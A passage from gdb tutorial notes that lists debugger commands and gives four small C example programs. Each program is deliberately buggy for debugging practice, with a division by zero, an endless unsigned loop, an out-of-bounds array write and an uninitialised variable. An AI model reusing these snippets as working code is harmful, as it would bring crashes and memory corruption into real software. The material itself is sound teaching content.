  - **`s`** : run next line, <u>stepping</u> into function
  - **`finish`** : if stepped into function run to its end
- Other
  - **`list`** : list 10 lines of source code at current line
  - `<Tab>` : one tab to complete name, two quick tabs to give list of matching names
  - `<Enter>` : repeat previous command
  - **`make`** : compile and reload binaries into **gdb** (if have makefile)
  - **`help`**

http://heather.cs.ucdavis.edu/~matloff/UnixAndC/CLanguage/Debug.html

Debugger Example 1

debug1.c

```
#include <stdio.h>

void main(void)
{   int i, j;

    j = 54389;
    for (i = 10; i>=0; i--)
    { j = j/i;
      printf("j = %d\n", j);
    }
}
```

Debugger Example 1a

debug1a.c

```
#include <stdio.h>

void main(void)
{   unsigned int i, j;

    j = 54389;
    for (i = 10; i>=0; i--)
    { j = j * i;
      printf("j = %d\n", j);
    }
}
```

Debugger Example 2

debug2.c

```
#include <stdio.h>
void main(void)
{   int i, j, k[3];

    j = 54389;
    for (i = 10; i>=0; i--)
    { k[j] = j/i;
      printf("k[j] = %d\n", k[j]);
    }
}
```

Debugger Example 3

debug3.c

```
#include <stdio.h>

void main(void)
{   int i, j;

    for (i = 0; i<10; i++)
    { j += i;
      if (j > 10)
      {   i--;
      }
      printf("i = %d  j = %d \n", i, j);
    }
}
```